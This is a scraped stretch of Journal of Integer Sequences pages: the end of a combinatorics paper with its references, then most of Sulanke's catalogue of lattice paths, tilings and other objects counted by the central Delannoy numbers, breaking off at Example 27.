8					↓	21	27	34	42	51	61	72	84	96	
9						↓	28	35	43	52	62	73	85	98	

The numbers in the diagonal sequence $1, 3, 6, 10, 15, 21, 28, 36, \ldots$ are the triangle numbers, sequence A000217 $= \lim_{s \to \infty} ex(m; K_s^{(2)})$.

• (6 = 29) See proof in [4, Problem 97].

End of proof of the theorem. ☺

Redundancy in the above illustrates different methods. Some of these methods may suggest ways to analyze other sequences, see [33, Ch.2].

Using $\sum_{k=n}^{2n-1} \begin{cases} 0, \text{ if } k \text{ odd} \\ 1, \text{ if } k \text{ even} \end{cases} = \lfloor \frac{n}{2} \rfloor$, $p_2(k) = p_2^*(k) + \begin{cases} 0, \text{ if } k \text{ odd} \\ 1, \text{ if } k \text{ even} \end{cases}$ and 25 and 27 of the theorem we have.

Corollary 3.2 *For* n *a positive integer.*

$$\sum_{k=0}^{n-1} (p_2^*(n+k) - p_2^*(\max \leq n, n+k)) \quad = \quad \sum_{k=0}^{n-1} p_2^*(\max > n, n+k) \quad = \quad \binom{n-1}{2}$$

where $p_2^*(m) =$ *the number of partitions of* m *with two* distinct *parts, and* $p_2^*(\max > n, m) =$ *the number of partitions of* m *with two* distinct *parts, the largest part greater than* n. *See* [3, Ch.12,13,14],[28],[29, Ch.6] *for partitions.*

4 Acknowledgements

Thanks to the referee for suggestions, and apologies to the editor for my delay in making the changes.

References

[1] M. Aigner, Turán's graph theorem, *Amer. Math. Monthly*, **102** (1995), 808–816. 14

[2] G. L. Alexanderson et al., *The William Powell Putnam Mathematical Competition - Problems and Solutions: 1965-1984*, Mathematical Association of America,, 1985. (Problem A-1 of 27^{th} Competition) 14

[3] G. E. Andrews, *Number Theory*, Dover, 1994. Corrected reprint of 1971 edition. 15

[4] E. J. Barbeau, M. S. Klamkin, and W. O. J. Moser, *Five Hundred Mathematical Challenges*, Mathematical Association of America, 1995. 6, 15

[5] C. Berge, *Graphs and Hypergraphs*, North Holland, 1973. 13

[6] B. Bollobás, *Extremal Graph Theory*, Academic Press, 1978. 14

[7] B. Bollobás, *Combinatorics*, Cambridge University Press, 1986. 14

[8] P. J. Cameron, *Combinatorics*, Cambridge University Press, 1994. 4, 11

[9] P. J. Cameron, Sequences realized by oligomorphic permutation groups, Article 00.1.5, Vol. **3** *J. Integer Seq.*, 2000, published electronically at *http://www.research.att.com/~njas/sequences/JIS/VOL3/groups.html*. 6

[10] G. Chartrand and L. Lesniak, *Graphs & Digraphs*, 3ed, Chapman & Hall, 1996. 1, 13

[11] E. J. Cockayne, D. McCrea and C. M. Mynhardt, Nordhaus-Gaddum result for CO-irredundance in graphs *Disc. Math.* **211** (2000), 209–215. 8

[12] E. J. Cockayne and C. M. Mynhardt, On the product of upper irredundance numbers of a graph and its complement, *Disc. Math.* **76** (1989), 117–121. 8

[13] R. Diestel, *Graph Theory*, Springer, 1997. (Second edition, 2000) Available at *Graph Theory,2ed*, www.math.uni-hamburg.de/home/diestel/ 1

[14] Encyclopedia of Combinatorial Structures, http://algo.inria.fr/bin/encyclopedia. 6

[15] H. J. Finck, On the chromatic number of a graph and its complement, in P. Erdös and G. Katona, eds., *Theory of Graphs, Proceedings of the Colloquium held at Tihany, Hungary, 1966*, Academic Press, 1968, pp. 99–113. 6

[16] E. Fix and J. L. Hodges, Jr., Significance probabilities of the Wilcoxon test, *Ann. Math. Stat.* **26** (1955), 301–312. 6

[17] W. Fulton, *Young Tableaux*, London Mathematics Society Student Text Vol. 35, Cambridge University Press, 1997. 4

[18] S. Getu, L. W. Shapiro, W.-J. Woan, and L. C. Woodson, How to guess a generating function, *SIAM J. Disc. Math.* **5** (1992), 497–499. 6

[19] R. L. Graham, M. Grötschel and L. Lovasz, eds., *Handbook of Combinatorics, Volume 2*, Elsevier Science, 1995. 14

[20] R. L. Graham, D. E. Knuth and O. Patashnik, *Concrete Mathematics*, Addison-Wesley, 1989. 1, 6, 7, 9

[21] F. Harary, *Graph Theory*, Addison-Wesley, 1969. 1, 14

[22] T. Jenkyns and E. Muller, Triangular triples from ceilings to floors, *Amer. Math. Monthly* **107** (2000), 635–639. 4, 14

[23] M. J. Marsden, triangles with integer-valued sides, *Amer. Math. Monthly* **81** (1974), 373–376. 4

[24] R. E. Mickens, *Difference Equations*, 2nd edition, Van Nostrand, 1990. 10, 11

[25] T. S. Motzkin and E. G. Straus, Maxima for graphs and a new proof of a theorem of Turán, *Canad. J. Math.* **17** (1965), 533–540. 14

[26] E. A. Nordhaus and J. W. Gaddum, On complementary graphs, *Amer. Math. Monthly*, **63** (1956), 175-177. 6, 13

[27] P. Peart and W.-J. Woan, Generating functions via Hankel and Stieltjes matrices, Article 00.2.1, Vol. **3** *J. Integer Seq.*, 2000, published electronically at *http://www.research.att.com/~njas/sequences/JIS/VOL3/peart1.html*. 6

[28] G. Pólya, On picture-writing, *Amer. Math. Monthly*, **63** (1956), 689–697. Reprinted in I. Gessel and G.-C. Rota, eds., *Classic Papers in Combinatorics*, Birkhäuser, 1987, 249–257. 15

[29] J. Riordan, *An Introduction to Combinatorial Analysis*, Princeton University Press, 1978. 4, 14, 15

[30] C. Schensted, Longest increasing and decreasing subsequences, *Canad. J. Math.* **13** (1961), 179–191. Reprinted in I. Gessel and G.-C. Rota, eds., *Classic Papers in Combinatorics*, Birkhäuser, 1987, 299–311. 4

[31] N. J. A. Sloane, *The On-Line Encyclopedia of Integer Sequences*, published electronically at http://www.research.att.com/~njas/sequences/, 2000. 2, 3, 5, 6

[32] N. J. A. Sloane, *Classic Sequences*, published electronically at http://www.research.att.com/~njas/sequences/classic.html, 2000. 5

[33] N. J. A. Sloane and S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, 1995. 15

[34] S. E. Speed, The integer sequence A027434 and lower antagonistic functions, in preparation. 6

[35] D. Stanton and D. White, *Constructive Combinatorics*, Springer-Verlag, 1986. 4, 11

2000 *Mathematics Subject Classification*: 05A15, 05A18, 05C35, 05C69, 05E10, 05D05, 06B99.
Keywords: Antagonistic functions, graph theory, domination number, MAPLE, Nordhaus-Gaddum inequality, Turán's number, partitions of integers, Young tableaux, Robinson-Schensted-Knuth algorithm

---

(Concerned with sequence A002620.)

Received January 10, 2001; revised versions received March 19, 2002; February 26, 2003. Published in *Journal of Integer Sequences* March 2, 2003.

Journal of Integer Sequences, Vol. 6
(2003), Article 03.1.5

Objects Counted by the Central Delannoy Numbers

Robert A. Sulanke
Department of Mathematics
Boise State University
Boise, Idaho 83725
USA

Abstract: The central Delannoy numbers, d_n_{n >=0} = 1,3,13,63,321, 1683, 8989, 48639, ... (A001850 of {\it The On-Line Encyclopedia of Integer Sequences}) will be defined so that d_n counts the lattice paths running from (0,0) to *(n,n)* that use the steps (1,0), (0,1), and (1,1). In a recreational spirit we give a collection of 29 configurations that these numbers count.

Full version: pdf, dvi, ps, latex

(Concerned with sequence A001850 .)

Received November 13, 2002; revised version received February 12, 2003. Published in *Journal of Integer Sequences* March 2, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.1.5

OBJECTS COUNTED BY THE CENTRAL DELANNOY NUMBERS

ROBERT A. SULANKE

Abstract. The central Delannoy numbers, $(d_n)_{n\geq 0} = 1, 3, 13, 63, 321, 1683, 8989, 48639, \ldots$ (A001850 of *The On-Line Encyclopedia of Integer Sequences*) will be defined so that d_n counts the lattice paths running from $(0,0)$ to (n,n) that use the steps $(1,0)$, $(0,1)$, and $(1,1)$. In a recreational spirit we give a collection of 29 configurations that these numbers count.

1. Introduction

In the late nineteenth century, Henri Delannoy [4] introduced what we now call the *Delannoy array.* For integers i and j, we define this array $d_{i,j}$ to satisfy

$$d_{i,j} = d_{i-1,j} + d_{i,j-1} + d_{i-1,j-1}$$

with the conditions $d_{0,0} = 1$ and $d_{i,j} = 0$ if $i < 0$ or $j < 0$. The members of the sequence $(d_i)_{i\geq 0} := (d_{i,i})_{i\geq 0} = 1, 3, 13, 63, 321, 1683, 8989, 48639, \ldots$ (A001850 of Sloane [15]), are known as the (central) *Delannoy numbers.*

$d_{i,j} :=$

$i \setminus j$	0	1	2	3	4
0	1	1	1	1	1
1	1	3	5	7	9
2	1	5	13	25	41
3	1	7	25	63	129
4	1	9	41	129	321

In Section 3 we will show that the generating function for the central Delannoy numbers satisfies

$$\sum_{i\geq 0} d_i z^i = \frac{1}{\sqrt{1-6z+z^2}}. \tag{1}$$

An alternative derivation of this is given by Stanley [16, Sect. 6.3]. These numbers satisfy the recurrence,

$$(n+2)d_{n+2} = 3(2n+3)d_{n+1} - (n+1)d_n. \tag{2}$$

subject to $d_0 = 1$ and $d_1 = 3$, as shown, e.g., by Stanley [16, Sect. 6.4] and the author [18].

We refer the question, "Why Delannoy numbers?", to the survey on the life and works of Delannoy written by Banderier and Schwer [1]. While the (central) Delannoy numbers are known through the books of Comtet [3] and Stanley [16], only a few examples of objects enumerated by these numbers have been found in the literature. These examples will appear and be referenced in the following sections.

After Delannoy's introduction of the numbers, essentially as counting unrestricted paths that use the steps $(0,1)$, $(1,0)$, and $(1,1)$, they appear again in 1952, when Lawden [8], without citing Delannoy, found them to be the values of the Legendre polynomials with argument equaling 3. However, the definition of the Legendre polynomials does not appear to foster any combinatorial interpretation leading to enumeration. See also Moser and Zayachkowski [9].

In the following section we give a catalog of 29 configurations counted by the (central) Delannoy numbers, ordered primarily as they were collected. In keeping with Delannoy's interest in recreational mathematics, this catalog is intended to constitute exercises inviting bijective, recursive, and generating functional proofs that the Delannoy numbers do indeed count the configurations. Each example is accompanied by an illustration of a set of configurations corresponding to $d_2 = 13$. Section 3 contains intentionally incomplete notes regarding some bijective and generating functional verifications for the examples.

The collector wishes to thank Cyril Banderier, Emeric Deutsch, Enrica Duchi, Ira Gessel, Sylviane Schwer, Lou Shapiro, and Renzo Sprugnoli for their contribution to this project. He also appreciates the referee's generous critique.

2. A catalog of configurations

In the integer plane, we will take lattice paths to be represented as concatenations of the directed steps belonging to various specified sets. When the steps are weighted, the weight of a path is the product of the weights of its steps, and the weight of a path set is the sum of the weights of its paths. As noted in the remark following Example 3, the independent coloring of substructures on paths is equivalent to weighting. Throughout, we will denote the diagonal up and down steps as $U := (1,1)$ and $D := (1,-1)$.

Example 1. A classic example is the set of paths from $(0,0)$ to $(2n,0)$ using the steps U, D, and $(2,0)$. For the "tilted" version consider the path from $(0,0)$ to (n,n) using the steps $(0,1)$, $(1,0)$, and $(1,1)$. From this path model one can obtain a combinatorial proof that, for $n \geq 0$,

$$d_n = \sum_{k=0}^{n} \binom{n}{k} \binom{n+k}{k}. \tag{3}$$




Figure 1. The $d_2 = 13$ unrestricted paths from $(0,0)$ to $(2n,0)$ using the steps U, D, and $(2,0)$.

Example 2. The Delannoy number d_n is the weight of the set of paths from $(0,0)$ to $(n,0)$ using the steps U_2, D, and $(1,0)_3$, where the up step U_2 and the horizontal step $(1,0)_3$ have weights 2 and 3, respectively.

Alternatively, d_n counts the paths from $(0,0)$ to $(n,0)$ using the steps U, D, and $(1,0)$, where the U steps are independently colored blue or red and the $(1,0)$ steps are independently colored blue, red, or green. See the remark following Example 3.




FIGURE 2. Here $2+2+3\cdot 3 = d_2$

Example 3. Using the steps U and D, we find d_n to be the weighted sum of the paths from $(0,0)$ to $(2n,0)$ where within each path the right-hand turns, or *peaks*, have weight 2. Consequently, one can obtain a combinatorial proof that, for $n \geq 0$,

$$\sum_{i=0}^{n} \binom{n}{i}^2 2^i = d_n. \tag{4}$$




FIGURE 3. The sum of the weights of the paths is $2+4+2+2+2+1 = d_2$.

Remark: Often, as in Examples 3, we will consider paths with substructures – such as peaks, double ascents, etc. – which make a multiplicative contribution of 2 to the weight of each path. Other such examples include 4, 5, 14, 20, 21, 24, 25, 26, and 27. If momentarily the weights of the substructures is reduced to 1, then the weight of a set of such paths becomes a cardinality, namely the central binomial coefficient, $\binom{2n}{n}$. Indeed, in the figures for the above named examples, there will be $\binom{4}{2} = 6$ shapes in each illustration. However, when the substructures have weight 2, the weight of the set of such paths is a Delannoy number, which in turn is the cardinality of the paths of same shapes on which the substructures are independently colored Blue or Red. In this catalog we will usually omit versions of examples with Blue-Red substructures, which would yield 13 shapes instead of 6 shapes in the relevant illustrations.

Example 4. Using the steps U and D, we find that d_n is the sum of the weights of the paths from $(0,0)$ to $(2n+1,1)$ that begin with an up step and where the intermediate vertices of double ascents have weight 2.




FIGURE 4. The sum of the weights of the paths is $4+2+2+2+1+2=d_2$.

Example 5. Using the steps U and D, we find that d_n is the weighted sum over the paths from $(0,0)$ to $(2n,0)$ where each U step which is oddly positioned along its path has weight 2.




FIGURE 5. The sum over the weights of the paths is $2+4+2+2+1+2=d_2$.

Example 6. The product $2^{n-1}d_n$ counts the set of all paths from $(0,0)$ to (n,n) with steps of the form (x,y) where x and y are nonnegative integers, not both 0.




FIGURE 6. Here $2^{n-1}d_n = 2 \cdot 13$, for $n=2$.

Example 7. Using the steps U_2, D, and $(2,0)_{-1}$ where the up step and the horizontal step have weights of 2 and -1, respectively, d_n is the sum of the weights of the paths running from $(0,0)$ to $(2n,0)$.




FIGURE 7. The sum over the paths is 13.

Example 8. Here we consider a *second moment* for a path set. Using the steps U, D, and $(2,0)$, for the elevated (Schröder) paths running from $(0,0)$ to $(2n+2,0)$, we find that d_n is the sum, over its paths, of the average of the positive squared heights of the lattice points traced by each path.




FIGURE 8. Within each path the squared heights are additive. $\frac{11}{5}+\frac{19}{5}+\frac{5}{5}+\frac{8}{5}+\frac{8}{5}+\frac{14}{5}=\frac{65}{5}=d_2$.

Example 9. We consider another *second moment*. Consider the elevated Schröder paths running from $(0,0)$ to $(2n+2,0)$ where within each path the noninitial up step and the horizontal steps have weights 2 and -1, respectively. Here d_n is the sum of the weighted average of the positive squared heights of the lattice points traced by each path.




FIGURE 9. The sum over the paths is $\frac{44}{5}+\frac{76}{5}+\frac{5}{5}+\frac{(-16)}{5}+\frac{(-16)}{5}+\frac{(-28)}{5}=d_2$.

Example 10. We consider one more *second moment*. Take the elevated paths running from $(0,0)$ to $(n+2,0)$ using the steps U, D, and $(1,0)$, where the noninitial U steps have weight 2 and the unit horizontal steps have weight 3. Here d_n is the sum of the weighted average of the positive squared heights of the lattice points traced by each path.




FIGURE 10. The sum over the paths is $\frac{2(1+4+1)}{3} + \frac{3\cdot3(1+1+1)}{3} = d_2$.

Example 11. Here we will define a *zebra* to be a parallelogram polyomino whose noninitial columns are either white or gray. For any zebra, its *average diagonal thickness squared* will be the average of the squares of the number of unit cells along each –45 degree diagonal passing through the center of the cells. The sum, over all zebras of a fixed perimeter $2n+4$, of the average diagonal thickness squared is the Delannoy number d_n.




FIGURE 11. The sum of the average diagonal thickness squared is $\frac{1+1+1}{3} + \frac{2(1+1+1)}{3} + \frac{2(1+4+1)}{3} + \frac{2(1+1+1)}{3} + \frac{4(1+1+1)}{3} = d_2$.

Example 12. The number d_n counts the domino tilings of the Aztec diamond of width $2n$ having an additional center row.




FIGURE 12. d_2 tilings.

Example 13. Consider counting matchings in the comb graph. For a comb with $2n$ teeth, there are d_n ways to have an n-set of non-adjacent edges.

FIGURE 13. The d_2 2-matchings in the comb with $2 \cdot 2$ teeth.

Example 14. In a lattice path using the steps U and D, a *long*, is a maximal subpath having at least two steps, all of the same type. The number d_n is the weighted sum over the paths running from $(0, 0)$ to $(2n + 1, 1)$ which begin with a U step and whose nonfinal longs have the weight 2.




FIGURE 14. The sum of the weights of the paths is $2 + 2 + 4 + 2 + 1 + 2 = d_2$.

Example 15. Consider the walks that begin at the origin and use the unit steps: east (E), west (W), and north (N). If these walks never start with W and are self-avoiding, that is, E and W are nonadjacent, then d_n counts the walks with $2n$ steps and final height n.




FIGURE 15. d_2 walks.

Example 16. The number d_n counts the ways to distribute n white and n black balls into r labeled urns where r takes on the values from n to $2n$ and where each urn is nonempty and does not contain more than one ball of each color. (The balls are unlabeled and are ordered so that white precedes black when two are present in an urn.)




FIGURE 16. d_2 balls-in-urns distributions.

Example 17. The number d_n counts the words from the alphabet { a,b, {a,b} } where the total occurrences of a and b in each word is n.

$$\{a,b\}\{a,b\},\ \{a,b\}ab,\ \{a,b\}ba,\ a\{a,b\}b,\ b\{a,b\}a,\ ab\{a,b\},\ ba\{a,b\},$$
$$aabb,\ abab,\ abba,\ baab,\ baba,\ bbaa$$

FIGURE 17. d_2 words.

Example 18. In $\mathbb{Z}^n$, d_n counts the n-dimensional lattice points inside or on the hyperoctahedron with vertices on the axes located a distance n from the origin. More specifically, for $z = (z_1, \ldots, z_n) \in \mathbb{R}^n$, let $||z||_1$ denote the norm $\sum_{i=1}^{n} |z_i|$. Then $d_n = |\{y \in \mathbb{Z}^n : ||y||_1 \leq n\}|$.




FIGURE 18. For $n = 2$, $d_2 = 13$ is the number of lattice points inside the square region $\{(x, y) : |x| + |y| \leq 2\}$.

Example 19. The number d_n counts the set of paths using the three steps types, U, D, and $(2,0)$, running from $(0,0)$ to the line $x = 2n$, and remaining weakly above the x-axis.




FIGURE 19. The paths running from $(0,0)$ to the line $x = 4$ and remaining weakly above the x-axis.

Example 20. For the steps U and D, d_n is the weighted sum of the paths running from $(0,0)$ to the line $x = 2n$ and remaining weakly above the x-axis, where within each path the right-hand turns have weight 2.




FIGURE 20. The sum of the weights of the paths is $4 + 2 + 1 + 2 + 2 + 2 = d_2$.

Example 21. For the steps U and D, d_n is the weighted sum of the paths running from $(0,0)$ to the line $x = 2n$ and remaining weakly above the x-axis, where within each path each *long* has weight 2. Here a *long* is a maximal subpath of the same step type of length exceeding one.




FIGURE 21. The sum of the weights of the paths is $1 + 4 + 2 + 2 + 2 + 2 = d_2$.

Example 22. Consider the known array extending the large Schröder numbers: namely, for integers i and j, we define this array $r_{i,j}$ to satisfy

$$r_{i,j} = r_{i-1,j} + r_{i,j-1} + r_{i-1,j-1}$$

with the conditions $r_{0,0} = 1$ and $r_{i,j} = 0$ if $j < 0$ or $i < j$. The members of the sequence $(r_i)_{i\geq 0} := (r_{i,i})_{i\geq 0} = 1, 2, 6, 22, 90\ldots$ are known as the large Schröder numbers. The central Delannoy number d_n is the sum of the $2n+1$-st diagonal, that is $d_n = \sum_i r_{i,2n-i}$.

$r_{i,j} :=$

$i \setminus j$	0	1	2	3	4
0	1	0	0	0	0
1	1	2	0	0	0
2	1	4	$\boxed{6}$	0	0
3	1	$\boxed{6}$	16	22	0
4	$\boxed{1}$	8	30	68	90

FIGURE 22. An array of the extended large Schröder numbers. Here $\boxed{1} + \boxed{6} + \boxed{6} = d_2$.

Example 23. Let $T(n)$ denote the set of plane trees with $2n+1$ edges, with roots of odd degree, with the non-root vertices having degree 1 (for the leaves), 2, or 3, and with an even number of vertices of degree two between any two vertices of odd degree.




FIGURE 23. The specified trees counted by d_2.

Example 24. A *high peak* is the intermediate vertex of a UD pair with ordinate exceeding 1. Let $\mathcal{P}(n,k)$ denote the set of paths using the steps U and D, running from $(0,0)$ to $(n,0)$, remaining weakly above the x-axis, intersecting the x-axis k times, and having high peaks of weight 2. Then the Delannoy number counts a union of sets:

$$d_n = \left| \bigcup_{i=1}^{n+1} \mathcal{P}(2n+2i, 2i) \right|.$$

FIGURE 24. $4+2+2+2+2+1=d_2$.

Example 25. A *double ascent* (or *double rise*) is just a consecutive UU pair. Let $\mathcal{P}(n,k)$ denote the set of paths using the steps U and D, running from $(0,0)$ to $(n,0)$, remaining weakly above the x-axis, intersecting the x-axis k times, and having double ascents of weight 2. Then the Delannoy number counts a union of sets:

$$d_n = \left| \bigcup_{i=1}^{n+1} \mathcal{P}(2n+2i, 2i) \right|.$$

FIGURE 25. $2+4+2+2+2+1=d_2$.

Example 26. Let $\mathcal{P}(n,k)$ denote the set of paths using the steps U and D, running from $(0,0)$ to $(n,0)$, remaining weakly above the x-axis, intersecting the x-axis k times, and evenly positioned ascents of weight 2. Then the Delannoy number counts a union of sets:

$$d_n = \left| \bigcup_{i=1}^{n+1} \mathcal{P}(2n+2i, 2i) \right|.$$

FIGURE 26. $4+2+2+2+2+1=d_2$.

Example 27. On a path using the steps U and D, a *restricted long* is a maximal subpath of a single step type having length exceeding 1, except when the subpath ends at the x-axis, in which case the length of the subpath must exceed 2. Let $\mathcal{P}(n,k)$ denote the set of paths using the steps U and D, running from $(0,0)$ to $(n,0)$, remaining weakly above the x-axis, intersecting the x-axis k times and having restricted longs of weight 2. Then the Delannoy number counts a union of sets:

$$d_n = \left| \bigcup_{i=1}^{n+1} \mathcal{P}(2n+2i, 2i) \right|.$$

